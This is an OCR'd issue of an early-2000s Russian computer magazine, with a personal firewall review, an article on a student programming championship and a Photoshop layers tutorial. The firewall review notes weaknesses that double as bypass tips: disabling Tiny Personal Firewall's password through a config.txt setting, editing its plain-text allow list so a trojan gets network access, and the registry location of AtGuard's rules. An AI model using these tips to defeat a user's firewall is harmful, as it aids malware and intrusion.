
Основное окно программы

соединения отдельно с локальной сетью, отдельно с Интернетом, что должно реально порадовать счастливых обладателей локалок. Кстати, предусмотрена гибкая система настройки локальной зоны. Ты сможешь самостоятельно определять, какие IP адреса считать локальной сетью, а какие нет, причем вводить можно как единичные сервера, так и диапазоны и подсети.

Диалоговые окошки у ZoneAlarm сделаны весьма приятно, они ненавязчиво всплывают из трея и вкратце выдают всю необходимую инфу.

Файрвол "спрашивает" разрешение на соединение с сервером только при первом обращении какой-либо программы к сети, что достаточно удобно, потому как не достают вечно всплывающие окна. ZoneAlarm позволяет определить три статуса для программы, "желающей" поработать с сетью: разрешение, запрет и неопределенный статус, но не позволяет разрешить/запретить программе доступ к конкретному адресу, а это весьма неудобно. Если ты не хочешь, чтобы шароварная прога грузила свой очередной баннер, то просто запретить его загрузку запретом в ZoneAlarm не получится. Видимо создатели решили отстаивать корпоративные интересы других софтверных производителей. А может быть, просто лажанулись, забыв включить в файрвол эту функцию. Однако включить функцию "замок" они не забыли. Это такая фишка, когда файрвол блокирует все входящие и исходящие соединения. Только вот зачем? Защита от массовой атаки?

Также существует возможность автоматической



Пример окошка

активизации замка по истечении какого-то времени или при запуске скринсейвера. Вот это понятно. Ушел ты кофе пить, и комп залочен, чтоб злые хаксоры тебя не поимели :). Для каждой программы можно выставить статус - "PASS LOCK", который позволит программе при активном "замке" получать доступ к сети. Для обоих видов подключений (локальных и сетевых) предусмотрены три уровня безопасности: высокий, средний и низкий.

При "высоком" и "среднем" уровнях программа перехватывает весь трафик, проходящий через





Замок, "открытое" и "закрытое" положение

компьютер, блокирует доступ к дискам и принтерам, которые могли "случайно" :) стать сетевыми. При низком уровне безопасности ZoneAlarm следит только за трафиком приложений. В "высоком" режиме программа скрывает все неиспользуемые порты, то есть фактически скрывает комп от лишних "глаз" из Инета. "Низкий" уровень рекомендуется исключительно для серверов, на чью нелегкую долю выпало быть видным из сети. При трепанации программы выяснилось, что она перехватывает все обращения к сети через маздаевский контроллер. Причем, если компьютер не подключен к сети, то файрвол тебя вообще не беспокоит. Из-за участия маздая можно усомниться в надежности данного метода, но, по крайней мере, мне не удалось обойти строгий глаз ZoneAlarm. При попытке соединиться с незанятым портом программа выводит оповещение, в котором пишет, с какого адреса и на какой порт пытались соединиться, и ты вовремя сможешь отомстить злоумышленнику за такое дерзкое посягательство на информацию.


Но если у тебя нет времени на уничтожение бездельников, можешь отключить выпадающие окна и полностью довериться ZoneAlarm. Программа ведет логи всех сообщений и запросов, по которым, в случае чего, несложно вычислить обидчика. В довесок ко всему, в файрвол встроены отслеживание обращений VB скриптов, содержащихся в письмах, и средства для построения графиков количества принятых и переданных пакетов. Помимо этого, существует кнопка остановки всего трафика, необходимость в которой на протяжении всего тестирования у меня так и не возникла. Кстати, ZoneAlarm "скушает" от 800Кб (сидя в трее) до 5Мб (в окне) оперативки.


Я так и не смог найти, где ZoneAlarm сохраняет данные о программах, которым разрешен/запрещен доступ в сеть. Ни в реестре, ни в его файлах в явном виде эта информация не указывается, что, несомненно, является большим преимуществом перед остальными файрволами. В целом программа написана хорошо, работает стабильно, но многие функции я ни разу не использовал, хотя их наличие не испортило реализации основной цели файрвола (если не считать сжирание оперативки этими функциями - прим. ред.). ZoneAlarm рекомендуется начинающим пользователям и владельцам локальных сетей, желающим избежать лишней головной боли при настройке.

Tiny Personal Firewall 2.0.5

(http://209.207.216.178/ftp/pf/pf2.exe)


Программа имеет обычный виндовый интерфейс. На первый взгляд от PF бросает в дрожь, ее минимализм поражает, нет ничего лишнего, всеми любимый "about" доступен только через контекстное меню, а хелп и вовсе отсутствует.





Пример окошка оповещения о попытке соединения

На сайте я обнаружил скудный FAQ из четырех вопросов. В общем-то, эта программа напоминает AtGuard, только с функцией квеста :). Ограничение доступа в сеть производится с помощью правил (Rules). В правилах выставляется довольно большой список параметров.
Диалоговые окна программы имеют свойство постоянно "всплывать", мешаться и накрывать собой все что попадет под руку. При каждом новом обращении PF будет доставать своими окнами. Правда, их можно отключить, тогда "новые" для PF проги просто не получат доступа к сети.
Создавать правила можно вручную либо при обращении программы в Сеть. Причем, чтобы создать правило вручную, придется сначала выяснить, по какому протоколу будет обращаться программа, а это известно одному богу, потому как создатели сами уже ничего не помнят.
Иногда полезной особенностью программы является то, что на правило можно наложить ограничение по времени действия, что бывает нужно, когда компьютер используется несколькими людьми. Для этих же условий в PF можно выставить пароль администратора и включить удаленное администрирование, правда, вот как и чем администрировать, создатели проги сказать не решились, видимо это декоративная функция (версия][- ЭТО ТРОЯН! :)). Кстати, пароль тоже декоративный, потому что, если зайти в файл config.txt, находящийся в каталоге проги, и переменной "AuthenticationForAdministrationRequired" присвоить значение "0", то PF чудным образом забывает про всякие пароли. Кстати, в том же файле есть список программ, которым разрешен/запрещен доступ в сеть, причем лежит он в обычном текстовом виде, а это значит, что простейшая прога, "приклеенная" к трояну, может разрешить ему доступ в сеть.



Основное окно программы

PF имеет 3 режима безопасности: высокий, средний и низкий. При "высоком" и "среднем" режимах блокируются все попытки входящих соединений. А разница между ними, по словам создателей, в том, что в "среднем" режиме файрвол сам разрешает некоторым програм выход в сеть. Было бы интересно узнать, по каким приметам. Но можно не бояться, эта фишка не работает :). Я не заметил никакой разницы между этими режимами. Ну а в "низком" режиме разрешаются все входящие соединения, т.е. это равносильно отключению файрвола вообще :).
При тестировании на попытку входящего соединения Tiny Personal Firewall показал себя хорошо, ни разу не прокололся. Правда, PF обещал вести статистику и действительно создал файл, но, видимо, забыл туда сохранить логи :).
Оперативной памяти этот файрвол "скушает" примерно 2,2Мб. Делаем выводы: файрвол написан отвратительно, не рекомендован никому, годится только для защиты от нюков :).


AtGuard 3.22

Эта софтина в представлении не нуждается. AtGuard стоит почти на каждой второй юзверской тачке, и эти юзвери считаю себя суперзащищенными :).
Кроме самого файрвола, AtGuard способен блокировать cookies, следит за http-заголовками, может блокировать pop-up окна и многое другое. Именно защитой от баннеров и pop-up окон в браузере он и занимается на большинстве машин рядовых юзеров. Но все-таки не надо забывать, что в первую очередь - это файрвол. Всплывающие диалоговые окна выглядят достаточно громоздко, да и к тому же несут в себе слишком много лишней информации, графические иконки на кнопках помогают быстрее ориентироваться - что откуда, но сам процесс создания правил идет невыносимо нудно.

На правило можно накладывать очень гибкие ограничения - есть возможность расписать, в какие дни недели и даже в какое время будет выполняться данное правило.
В проге предусмотрена защита паролем. Пароль мне отключить не удалось, чего нельзя сказать о списке программ, на которые наложены правила, в реестре их можно найти тут: "HKEY_LOCAL_MACHINE\Software\WRQ\IAM\FirewallObjects\IPFilterRules", а значит защиту высшего класса AtGuard обеспечить не может. Еще одним уязвимым местом AtGuard'a является то, что он запоминает лишь название программы и никак не реагирует на ее изменение. Тест на сканирование портов AtGuard прошел великолепно, он не пропустил ни одного запроса и сделал все, что обещал.
В AtGuard встроена функция тестирования самого себя; указав некоторые данные (адрес, порт и т.д.), можно посмотреть, как файрвол будет реагировать на такой запрос, что, в общем-то, помогает при тонкой настройке профессионала. Еще одной очень нужной функцией AtGuard'a является блокировка загрузки инфы с определенных адресов, запуск определенных скриптов и т.д. Я это использую как блокиратор загрузки баннеров, работает безотказно! Для этого необходимо скопировать адреса, с которых загружаются баннеры, а затем "сказать" AtGuard'y "add new html string", и все. Можно задать список сайтов, на которых не будут выполняться JavaScript'ы, Java-апплеты, ActiveX-контроллы или сохраняться cookies. AtGuard может спрашивать разрешение при входе на каждый сайт.
Программа рекомендуется для WEB-серфинга. Сочетая в себе функцию файрвола и ряд других функций, AtGuard способен заменить две, а то и три отдельные программы.
Примечание редакции: из-за того, что прога самая популярная, она же самая ковыряемая хаксорами. На данный момент в ней найдено немереное количество багов, причем некоторые весьма серьезные. Эксплоитов к AtGuard'y - как собак нерезаных. Так что если ты реально опасаешься атак, то ставить AtGuard было бы большой ошибкой. Этот "файрвол" не может защитить даже себя, о какой же защите компа тут можно говорить? Запускаем эксплоит, и твой комп уходит в глубокий reb00t.

Итоговое "Итак"

Мы видим, что ни один из рассмотренных файрволов не совершенен, да и совершенным, пожалуй, быть не может, но в сочетании с простейшими пра-



Основное окно программы

вилами безопасности любой файрвол превратится в несокрушимую преграду перед хакерами. Ко всему прочему, не стоит забывать про антивирусы. В противном же случае - любой файрвол станет несложной игрушкой в руках умелого хакера. Удачи!

Жуткое слово глав-вреда

ИМХО ни один из этих фаерволов я бы юзать не стал. Да, AtGuard офигенно блокирует баннеры и выскакивающие окна. Это супер полезно, когда ты браузишь warez-ные сайты в поисках свежачка. Но юзать его как фаервол - просто смешно. Старый, добрый Conseal Firewall от System7 - вот мой выбор. Да, программка старовата, да, для ее идеальной работы тебе придется посидеть недельку с настройкой. Но зато потом... Тишь да блажь :).
З.Ы.: Забыл сказать. У меня дома нет локалки. Если бы была, то может быть я бы совратился на ZoneAlarm.

Чемпионат мира? Легко!

Федор Добрянский (Dr.Cod@online.ru)

Что это за чемп и чем его едят? Вот о чем я хочу рассказать тебе, приятель, на этом клочке бумажки. Наглядевшись по телеку сообщений, как наши незагорелые бравые парни надрали по программированию всю планету, ты тихо млеешь. А я тем временем нашепчу тебе, как все бывает на самом деле. Ведь сегодня я в гостях у Московской команды, которая ездила на ЧМпП.

Как попасть?

Для участия ты должен быть студентом. Деканат твоего факультета должен послать тебя на какой-нибудь крупный региональный программер-матч, потом ты занимаешь место, например, в северо-восточном европейском раунде (что-то типа полуфинала) и выходишь на мировой чемпионат. Если честно, то я так до конца и не понял, как это все устроено. Часто деканаты не знают и не хотят знать о таких мероприятиях. Поэтому их придется заставить. Возьми нужную информацию на сайте и иди с нею к начальству. На страничке www.sgu.ru, например, валяются информационные письма к вузам. Вот с таким-то письмом и надо трясти свой деканат, а лучше - ректорат. Наверное, основная проблема в том, чтобы твоей команде выделили средства на поездку в разные города на четвертьфинал, полуфинал и финал (если разрешат).

Что за задачи?


Понятно, что твои программистские способности нужно как-то оценить. Для этого ты с друзьями должен будешь решить до десяти задач. Задачи эти делятся на несколько стандартных групп. В математических задачах нужно реализовать подсчет какой-нибудь формулы. В геометрических понадобится считать площади и длины. В задачах на теорию графов нужно будет париться с древесными алгоритмами, типа нахождения кратчайшего пути. Есть также задачи на перебор, сортировку и поиск слов или букв в строке. Эти задачи называются “из жизни”... Хотя тут сплошная математика или математическое программирование, как тебе больше нравится. При этом у заданий обычно сильно запутанная формулировка на английском языке. Т.е. важно быстро и правильно (!) понять, что от тебя хотят. После того как задача ясна, лучше использовать надежные стандартные алгоритмы.

Как оценивают?

Задачи решаются на скорость, кто быстрее - тот и победил. Никого программный код не волнует. Главное, чтобы программа прошла все тесты, которые держат в секрете. Программа должна уложиться по скорости своей работы в определенные временные рамки. Выигрывает та программа, которая работает быстрее.

Как проходит чемп?

В команде три человека и только один компьютер. Можно пользоваться только компиляторами Паскаля и С++. Каждой команде дают пакет задач на 3-4 часа. Очень важно правильно организоваться и не подраться у компа за клавиатуру. Хорошо, когда в команде есть специалисты по определенным темам. Например, в команде МГУ есть спец по геометрии с Физфака, все знают, что он решит любую задачу по геометрии за 15-30 минут.



Как готовиться?

Прежде всего ты должен отлично знать математику, геометрию, теорию графов, алгоритмы перебора и сортировки. Не помешает раз в неделю, а лучше каждый день решать конкурсные задачи по программированию. Такие задачи можно найти на contest.ur.ru, acm.gui.uva.es/problemset, www.ifmo.ru. Студенты ВМиК МГУ, например, сами организуют олимпиады по программированию для школьников. Им приходится постоянно придумывать и решать задачки.

Важно принять участие в большом количестве всяких конкурсов по математике, физике и программированию. Надо тренировать свои нервы и скорость работы. Учиться правильно распределять свои силы. Ведь на Чемпионате Мира все происходит в реальном времени. Команды в общем зале отправляют решенные задачи по локалке на тестирование жюри. За каждую решенную задачу команде, на зависть другим, выносят шарик. Вот тут-то и начинается паника.

Зачем нужен тренер?

Как я понял, Александр Чернов помогает сборной команде МГУ улаживать организационные вопросы. В команде МГУ два студента ВМиК: Виктор Матюхин и Александр Петров. Специалист по геометрическим задачам Анатолий Пономарев учится на Физическом факультете.

Команда СПБ Государственного Университета заняла первое место. Ребята два раза подряд стали чемпионами мира, больше они не имеют права ехать на этот чемпионат. Третье место - ЛИТМО. Московская команда заняла четырнадцатое место. Все это стряслось 10 марта Y2K+1 в г. Ванкувер (Канада). http://acm.baylor.edu/acmicpc/

Лавры?

Участников финала ЧМП очень любят крупные компании. Эти ребята обеспечены лучшими вакансиями, им открыта дорога к средним и верхним должностным ступенькам. Им не придется сто лет работать, чтобы добиться повышения. Ну и, конечно денежные призы и слава, чего еще нужно? Хочешь быть среди них? Запросто! Как говорится - читай Х и следи за рекламой.

Photoshop art scene

TYR (TYR@IRCTOOLZ.COM) TP://TYR43.COM))

Paintbrush - sux

Все, я надеюсь, знают о самом распространенном, элитном, дешевом и быстром графическом редакторе - MS Paintblush. По сути своей он является шедевром дизайнерской и четырехбитной мысли. Настоящие профессионалы способны попиксельно создавать такие картины фотографического качества, что не снились тебе в самых извращенных снах. Вот и жили бы мы сейчас, восторгаясь произведениями мастеров, если бы не одна контора, портировавшая на PC свой графический редактор специально для аутсайдеров, у которых не хватает бабла на нормальный комп по работе с графикой. Название конторы - Adobe Systems, программы - PhotoShop, которая, начиная с третьей версии, портируется с Маков на Писюки. И теперь каждый юзер может почувствовать себя Шишкиным.


Urteil. Дисклеймер

Самые шустрые, конечно же, начнут возникать: "А как же Corel? Gimp? Painter?". На мой взгляд, единственным конкурентом для фотошопа является MetaCreations Painter, ныне Corel Painter, в котором лучше реализованы инструменты для рисования и размывки цвета, он немного быстрее и удобнее в управлении изображением. Но к нему гораздо меньше дополнительных подключаемых модулей (Plug-ins), мануалов, туториалов, плюс он имеет определенные проблемы по части интерфейса. Что касается Гимпа (gIMP), он просасывает фотошопу в связи со своей малой эффективностью (о, линуксоиды в ярости :]). Фотопайнт же (Corel PhotoPaint) имеет жуткий интерфейс и ужасную систему для работы со слоями (одна из важнейших фич графического редактора!), а преимуществ, за исключением декоративно-извращенных кистей и заливок, в нем нет. Об инструментах и прочей малоинтересной шняге я говорить не буду: их ты и так более-менее знаешь. А расскажу лучше про некоторые элементы, сильно упрощающие и ускоряющие работу, которые, как ни странно, очень многие не используют. Например, мой знакомый делает симпатичные картинки и без них... Вот только у меня почему-то получаются такие же в 5 раз быстрее.

Layer01:weird. Слои

Слои - это самая папская и важная фишка фотошопа. Именно благодаря широчайшим возможностям по работе со слоями он и получил повсеместное распространение. Без слоев нам было бы очень плохо, жизнь потеряла бы смысл, все было бы в серых красках и т.д.

Всякое изображение в фотошопе имеет хотя бы один слой. По умолчанию это бг (background, а не Билли Гейтс) или фон. Это даже не слой, в понимании фотошопа, а нечто, похожее на бумажный холст. Его нельзя двигать, применять режимы прозрачности и смешивания (Layer-mask & Blending mode). С "нормальными" же слоями можно извращаться как угодно, редактирование одного слоя никак не сказывается на других, соответственно - новые элементы изображения лучше всего располагать именно на новых слоях. Например, на нижней картинке практически каждый элемент - это отдельный слой. При этом я без проблем могу поменять свойства и расположение той или иной фишки, не редактируя композицию в целом :].



а вот так выглядят его слои:



Слои в фотошопе бывают 4-х видов: обычные, текстовые, направляющие (Adjustment) и заливочные (разливные :]) (Fill). К ним можно применять слой-маски, группировку и стили. Слои хранятся только в форматах .psd, .tif или .pdf (у корела для фотопайнта есть формат .cpt, но я его практически не встречал), для сохранения в другие форматы необходимо слои сводить в бг (background, а не Борис Гребенщиков). И еще одно важное замечание: в 6-ой шопе ограничение на количество слоев - 8000, это не может не порадовать извращенцев вроде меня :] (в 4-ом, например, было всего 64...).

eins. Обычные слои

Ну, это, как некоторые, наверно, догадались, просто слои :]. О них ничего интересного сказать нельзя. Создаются через меню Layers, через него же и происходят все действия над слоями. Вот пример обычного слоя:



zwei. Текстовые слои (Type layers)

С пятой фотошопы текст делается в специальном слое, который и называется текстовым. Такой слой состоит из математически определенных шэйпов (Shape), которые описывают тот или иной символ шрифта. Текстовый слой является векторным, отсюда плюсы и минусы: нет искажений при масштабировании/изменении размера слоя, но невозможно накладывать фильтры и малевать по данным слоям. Отсюда вывод: сразу после того, как разобрались с необходимым шрифтом и размером, текстовый слой переводим в обычный (Layer > Rasterize > Type).



Основные параметры текстового слоя - шрифт, стиль (толстый, косой, кривой, etc), размер, сглаживание (важная штука, с мелкими шрифтами его лучше отключать для четкости), выравнивание, цвет и "кнопка извращений" (Create Warp Text), позволяющая скривить, изувечить и изуродовать слой. Для создания текстового слоя используется тулзенка Type Tool (T).

Drei. Направляющие слои (Adjustment Layers)

Направляющие слои дают мазу вдоволь поиздеваться над тональностью, яркостью и подобной шнягой изображения без его редактирования. Все изменения будут происходить на направляющем слое, который влияет на нижние слои. С подобной фигней можно редактировать туеву хучу слоев всего лишь одним направляющим. На картинке видно, как один направляющий слой изменяет цвет/насыщенность (hue/saturation) обоих нижних слоев.



При этом они не сведены (Merging Layers - спаривание слоев вместе, Ctrl+E), их можно подвигать, а также в любой момент можно изменить параметры направляющего слоя: насыщение, цвет и т.д. и т.п.
Самые замечательные перцы, наверное, опять заметили, что сатурашену подверглась только половина изображения, а также на направляющем слое половина маски закрашена черным. А догадливые, наверное, догадались, что это както связано. Именно так оно и есть :). У направляющих есть слой-маска, работает так же, как и у обычных слоев: малюем по ней черным - область скрывается, малюем белым - отображается. Тут я прошелся кистью по правой половине маски, закрасив ее черным, поэтому и не видно воздействия направляющего слоя на правую часть изображения.
Для создания направляющего слоя тыкается Layer > New Adjustment Layer

Vier. Слои заливки (Fill Layers)

Тут ничего интересного, слой просто берет и все собой заливает. Присутствует маска, в любой момент можно изменить параметры, etc. Короче говоря, это более интеллектуальный аналог обычным Gradient & Fill Tool.



Бывают они трех видов: Solid (обычная заливка), Gradient (все виды градиентной заливки) и Pattern (заливает слой текстурой). Делаются так: Layer > New Fill Layer.
О слоях, в общем-то, все. О слой-маске и группировке будет чуть ниже, остались только стили. Это достаточно неинтересная фича, которая применяет к слоям пару эффектов - тень, внутренняя тень, обводка внешнего и внутреннего контуров, Bevel/Emboss ("скос/гравируется" (c) Socrat) и еще пара незначительных штучек. Для применения их к слою тыкаем Layer > Layer Style.
Как видишь, в использовании слоев нет ничего сложного, наоборот, они жутко упрощают существование. На этом основывается главный принцип фотошопа - чем больше слоев, тем лучше.

Dreams in digital. Вспомогательная маска

Вспомогательная маска (Quick Mask) - за-ме-ча-тель-на-я вещь. Собственно говоря, ее задача - редактирование текущего выделения без физического редактирования изображения, и для этого самого редактирования можно использовать стандартные рисовательные инструменты: кисти, градиенты, заливку... Кроме того, можно использовать фильтры и прочую лабуду. Например, ты сделал круглое выделение, но хочется еще в нем проделать дырочку оригинальной формы. Входишь в режим квик-маски (хоткей Q), берешь кисть и начинаешь малевать черным цветом. Точнее, в палитре он выглядит как черный, на изображении он является полупрозрачным красным %). Так вот, хватаешь кисть и малюешь нужное отверстие. Выходишь из режима квик-маски, и, хопа, вот и оно - в твоем выделении появилась дырка.
Но, если честно, я редко юзаю вспомогательную маску для рисования красивых дырок. Чаще - для редактирования выделения после применения волшебной палки (Magic Wand - W).
Поясню на примере:
Берем картинку с Рей и начинаем ее вырезать =]. Ставим значение допуска цвета (Tolerance) для палки около 60, чтобы она выделяла побольше оттенков цвета, а кроме того, убираем галку с непрерывности выделения (Contiguous), чтобы выделились все подобные цвета на текущем слое. Так, теперь тыкаем по зеленому и получаем вот что:



как видишь, появилось до фига лишних пикселей, и это не есть круто. Многие элитные фотошопники в такой ситуации пытаются либо подобрать более подходящее значение для допуска волшебной палки, либо вооружаются лассо/квадратной выделялкой (Lasso, Rectangular Marquee) и идут попиксельно добавлять к существующему выделению нужные области и удалять ненужные. Но мы-то с тобой не 1337-герои, которые всегда идут в обход, мы маленькие юзеры, поэтому пойдем самым простым путем - редактированием выделения через вспомогательную маску. Итак, заходим в режим quick-макси (Q, склеротик) и видим вот такой ужас:



Ну, что ж. Вооружаемся кистью со стопроцентной твердостью (Hardness) и начинаем твАрить. Малюем так: черным цветом (aka красным) для области, которая не будет выделена, и белым (aka прозрачным) по области, которая будет выделена. Цвета меняются хоткеем X, если кто не знает. Через 5 минут увлекательной и интересной работы получаем следующее:



выходим из quick-маски (Q again) и смотрим. О! Как же я забыл, мы же не травку вырезать собирались :]. Надо инвертировать выделение (Ctrl+shift+i). Теперь копируем выделение в новый слой (Ctrl+j), а старый можно сделать фоном, залив его, например, черным (в данном случае надо мне было сделать именно так).

Теперь удалим “лишние детали”, а именно - культю Синжи. Выделяем квадратной марковкой (Rectangular Marquee - M) его конечность, идем во вспомогательную маску и размываем ее (Filter > Blur > Gaussian Blur) для мягкости выделения (мягкость выделению можно придать и без маски с помощью команды Feather (Selection > Feather), но минус рассматриваемой шняги в том, что ты не сможешь визуально определить смягченность выделения. Поэтому нас опять спасет квик-маска):.




Теперь я покажу, как поступают маньяки (особенно у которых много оперативных мозгов): все новые преобразования надо делать на новом слое :]. Не снимая выделения, создаем новый слой (Ctrl+Shift+N) и заливаем его черным (Edit > Fill). Теперь переключаемся на слой с Рей и создаем направляющий (ну не хочу я это слово в 1001-ый раз повторять:) яркости/контрастности (Layer / new adjustment layer / brightness-contrast). Ты ведь знаешь, зачем нужны направляющие слои, правда? Теперь немного уменьшаем яркость, увеличиваем контрастность... Получаем:




Собственно, это именно то, чего я хотел. Не видно “кривого” выделения, и картинка, вырезанная со светлого фона, нормально контрастирует с темным. Элитно? %)

Nebel. Слой-маска


Теперь пришло время для таких замечательных вещей, как слой-маска и группировка слоев.
Итак, слой-маска. Народ спросит: “А нафига?”, а я отвечу: слой-маска дает возможность контролировать скрытие и отображение слоя/его прозрачность. Редактируя слой-маску, ты можешь применять туеву хучу эффектов, не воздействуя на сам слой. После этой байды возникают варианты: заюзать маску (тогда все изменения будут применены к слою) либо удалить ее. А можешь вообще ничего не делать, так как маска сохраняется в .psd - формате фотошопа.
Значит так. Берем картинку из последнего фоллаута.




И мы будем удалять из нее синего перца. Самые умные скажут: “Ну ты и крендель, можно ж просто замазать это дело кисточкой”. Так вот, умники, замазать кисточкой любой ламо в паинтбраше может. Знающие люди говорят, что примеры у меня дурацкие, зато простые, а начинать надо с простого, так что молчи и слушай =).
Итак, делаем картинку слоем, чтобы можно было применять к ней прозрачность (Ctrl+J), а копию, которая сейчас Background, заливаем черным цветом. Теперь открываем панель слоев (если еще не открыли... F7) и тыкаем на пимпу “добавить маску” (Add a mask):



Видишь, слева вместо изображения кисточки появилась фиговина, как на кнопке (на солнышко похожа)? Вот эта фиговина обозначает, что редактирование идет не на слое, а на его маске. Чтобы переключаться между предложенными режимами редактирования, можно тыкать по изображению слоя и слой-маски.
И еще один момент: заметил крокозяблу между картинкой слоя и маски? Она обозначает, что слой и маска соединены, т.е. при перемещении слоя маска будет двигаться вместе с ним. Ты самый умный? Значит догадался, что будет, если слой и маску разлинковать. Не догадался? Значит фотошоп - слишком папская для тебя прога.
Поехали дальше... Берем кисточку и начинаем малевать по слой-маске черным цветом. В результате магического воздействия с картинки будет потихоньку пропадать синий перец:



Народ, наверное, заметил, что на картинке слоя изменений не произошло - синий перец до сих пор там, а на большой картинке его нет. Магия =).
Преимущество маски перед тупым малеваньем кисточкой состоит в том, что, во-первых, всегда можно ее подредактировать и восстановить неверно скрытую часть изображения, во-вторых, к слой-маске можно применять фильтры (подотрите слюни =)`) и все остальное. Никто не запрещает рисовать по ней серым цветом (получится полупрозрачность), распылителем (Aero-jet) (плавный переход между скрытой и отображаемой частью изображения), а потом применить к этому всему фильтр Sponge (для извращенцев).
А теперь еще важный момент: а как эту самую слой-маску удалить? =)
Очень просто: она находится в панели каналов (Channels, F7).

